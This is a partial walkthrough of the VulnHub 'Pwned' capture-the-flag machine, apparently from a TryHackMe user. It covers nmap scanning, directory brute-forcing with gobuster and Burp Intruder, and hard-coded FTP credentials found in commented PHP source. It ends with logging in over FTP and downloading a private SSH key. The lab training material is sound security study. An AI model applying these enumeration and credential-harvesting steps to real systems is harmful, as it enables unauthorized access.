VulnHub

Pwned


https://www.vulnhub.com/entry/pwned-1,507/

Walkthrough

By

https://tryhackme.com/p/iLinxz

NMAP Scan




```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-27 16:11 EDT
Nmap scan report for 10.0.2.43
Host is up (0.00026s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
|_  256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Pwned....!!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, there are a few ports open:

1. Port 21 – running FTP
2. Port 22 – running SSH
3. Port 80 – running HTTP

Great, what can we do?

I went straight for the HTTP service. When entering the website, we're greeted by this:




vanakam nanba (Hello friend)

```
                                                                                      dddddddd
PPPPPPPPPPPPPPPPP                                                                     d::::::d
P::::::::::::::::P                                                                    d::::::d
P::::::PPPPPP:::::P                                                                   d::::::d
PP:::::P     P:::::P                                                                  d:::::d
  P::::P     P:::::Pwwwwwww           wwwww           wwwwwwwnnnn  nnnnnnnn        eeeeeeeeeeee        ddddddddd:::::d
  P::::P     P:::::P w:::::w         w:::::w         w:::::w n:::nn::::::::nn    ee::::::::::::ee    dd::::::::::::::d
  P::::PPPPPP:::::P   w:::::w       w:::::::w       w:::::w  n::::::::::::::nn  e::::::eeeee:::::ee d::::::::::::::::d
  P:::::::::::::PP     w:::::w     w:::::::::w     w:::::w   nn:::::::::::::::ne::::::e     e:::::ed:::::::ddddd:::::d
  P::::PPPPPPPPP        w:::::w   w:::::w:::::w   w:::::w      n:::::nnnn:::::ne:::::::eeeee::::::ed::::::d    d:::::d
  P::::P                 w:::::w w:::::w w:::::w w:::::w       n::::n    n::::ne:::::::::::::::::e d:::::d     d:::::d
  P::::P                  w:::::w:::::w   w:::::w:::::w        n::::n    n::::ne::::::eeeeeeeeeee  d:::::d     d:::::d
  P::::P                   w:::::::::w     w:::::::::w         n::::n    n::::ne:::::::e           d:::::d     d:::::d
PP::::::PP                  w:::::::w       w:::::::w          n::::n    n::::ne::::::::e          d::::::ddddd::::::dd
P::::::::P                   w:::::w         w:::::w           n::::n    n::::n e::::::::eeeeeeee   d:::::::::::::::::d
P::::::::P                    w:::w           w:::w            n::::n    n::::n  ee:::::::::::::e    d:::::::::ddd::::d
PPPPPPPPPP                     www             www             nnnnnn    nnnnnn    eeeeeeeeeeeeee     ddddddddd   ddddd
```

```
    A last note from Attacker :)

               I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them.
               Now they worry about this. Before finding me investigate your employees first. (LOL) then find me Boomers XD..!!
```


Another hacker was here before us it seems. Maybe we can follow up the breadcrumbs…

Accessing the source code leads to a rabbit hole of a comment in my opinion.



```
<!-- I forgot to add this on last note
     You are pretty smart as i thought
     so here i left it for you
     She sings very well. l loved it  -->
```


robots.txt?



```
# Group 1

User-agent: *
Allow: /nothing
```

‘/nothing’? Interesting, let’s follow it.

We find an apache directory with one file called ‘nothing.html’ inside.




Index of /nothing

Name	Last modified	Size	Description
Parent Directory		-	
nothing.html	2020-07-10 13:01	194	


Apache/2.4.38 (Debian) Server at 10.0.2.43 Port 80

nothing.html



i said nothing bro


A simple html page with the above message. The source code also reveals this is pretty much a rabbit hole.



```
 <!DOCTYPE html>
<html>
<head>
<title>Nothing</title>
</head>
<body>

<h1>i said nothing bro </h1>
<p></p>

<!--I said nothing here. you are wasting your time i don't lie-->



</body>
</html>
```

I suppose it's time to enumerate this site some more with gobuster. I used the medium sized list from https://github.com/daviddias/node-dirbuster/tree/master/lists. I also set gobuster to search up by extensions as well. In this case .php and .txt.


Gobuster found the following



```
/robots.txt
/nothing/
/hidden_text/
```

We've already visited /robots.txt, /nothing as well. /hidden_text/ however, not.

Accessing the /hidden_text/ apache directory, we find this:




Index of /hidden_text

Name	Last modified	Size	Description
Parent Directory		-	
secret.dic	2020-07-09 18:37	211	

Apache/2.4.38 (Debian) Server at 10.0.2.43 Port 80

A dictionary file called 'secret.dic'.


The file prints out this:



```
/hacked
/vanakam_nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

These look like web directories… Let's see what Burpsuite has to say about that.


1. I copy the contents of 'secret.dic' to a 'dirs.txt' on my machine and start Burpsuite;
2. I intercept the request from my host to the victim ip;



```
GET / HTTP/1.1
Host: 10.0.2.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 06 Jul 2020 15:47:21 GMT
If-None-Match: "bf9-5a9c7ca4a3440-gzip"
Cache-Control: max-age=0
```


3. Send the request to the 'Intruder' tab where I can perform a 'Sniper' type of attack on the website;

4. Add my variable



```
GET §/§ HTTP/1.1
Host: 10.0.2.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 06 Jul 2020 15:47:21 GMT
If-None-Match: "bf9-5a9c7ca4a3440-gzip"
Cache-Control: max-age=0
```

5. Upload my payload wordlist. (On the Payload tab)



Payload Sets

You can define one or more payloa... d set, and ea...
payload type can be customized in ...

Payload set: 1

Payload type: Simple list

Payload Options [Simple li...

This payload type lets you configur...

Payload Processing

You can define rules to perform va...


Look In: Pwned

dirs.txt
id_rsa
memos.txt
note.txt

File Name: dirs.txt

Files of Type: All Files

6. Disable URL encoding:




Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

□ URL-encode these characters: ./\=<>?+&*;:"{}|´


7. Start the attack. I am looking for any 200 or 300 response codes.



Results

Request ▲	Payload	Status	Error	Timeout	Length
0		200	□	□	3342
1	/hacked	404	□	□	451
2	/vanakam_nanba	404	□	□	451
3	/hackerman.gif	400	□	□	483
4	/facebook	404	□	□	451
5	/whatsapp	404	□	□	451
6	/instagram	404	□	□	451
7	/pwned	404	□	□	451
8	/pwned.com	404	□	□	451
9	/pubg	400	□	□	483
10	/cod	404	□	□	451
11	/fortnite	404	□	□	451
12	/youtube	404	□	□	451
13	/kali.org	404	□	□	451
14	/hacked.vuln	404	□	□	451
15	/users.vuln	404	□	□	451
16	/passwd.vuln	404	□	□	451
17	/pwned.vuln	301	□	□	539
18	/backup.vuln	404	□	□	451
19	/.ssh	404	□	□	451
20	/root	404	□	□	451
21	/home	404	□	□	451
22		400	□	□	483

I see, so page /pwned.vuln is a redirect… Let’s follow along.




vanakam nanba. I hacked your login page too with advanced hacking method

Username Password


This is the page that sits before us when we enter the /pwned.vuln page. A login page.

What does the source code say?



```
<!DOCTYPE html>
<html>
<head>
    <title>login</title>
</head>
<body>
        <div id="main">
            <h1> vanakam nanba. I hacked your login page too with advanced hacking method</h1>
            <form method="POST">
            Username <input type="text" name="username" class="text" autocomplete="off" required>
            Password <input type="password" name="password" class="text" required>
            <input type="submit" name="submit" id="sub">
            </form>
            </div>
</body>
</html>



<?php
//  if (isset($_POST['submit'])) {
//      $un=$_POST['username'];
//      $pw=$_POST['password'];
//
//  if ($un=='ftpuser' && $pw=='B0ss_B!TcH') {
//      echo "welcome"
//      exit();
// }
// else
//  echo "Invalid creds"
// }
?>
```

OH! Some credentials for the FTP service! I see… Let's login and see what we can find.




```
kali@kali:~$ ftp 10.0.2.43
Connected to 10.0.2.43.
220 (vsFTPd 3.0.3)
Name (10.0.2.43:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 10 12:47 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2602 Jul 09 15:05 id_rsa
-rw-r--r--    1 0        0              75 Jul 09 17:41 note.txt
226 Directory send OK.
ftp> 
```

In the FTP server, we've found a 'share' directory, inside of it there are two files. A private key called 'id_rsa' and a .txt file called 'note.txt'

Let's download them and read their outputs.


note.txt



```
kali@kali:~/Desktop/Memos/Vulnhub/Pwned$ cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(

kali@kali:~/Desktop/Memos/Vulnhub/Pwned$ 
```

The id_rsa is your standard OpenSSH private key.

